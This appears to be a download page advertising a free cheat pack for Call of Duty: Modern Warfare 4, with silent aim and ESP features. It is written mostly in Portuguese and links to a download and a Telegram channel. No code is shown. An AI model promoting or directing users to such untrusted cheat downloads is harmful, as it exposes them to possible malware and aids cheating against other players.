
Arcane MW4 cheat/Hack | Silent aim, FOV, Skeleton ESP, ESP | free download 2026
- Jogo
- Call of Duty®: Modern Warfare® 4
- Versão do trainer
- 1.0
- Adicionado
- 18 ноя 2026
Este trainer é só para PC Windows. Ele não roda no celular.
Baixar cheat pack Abrir no TelegramOu copie o link desta página e abra no computador.






Capturas de tela

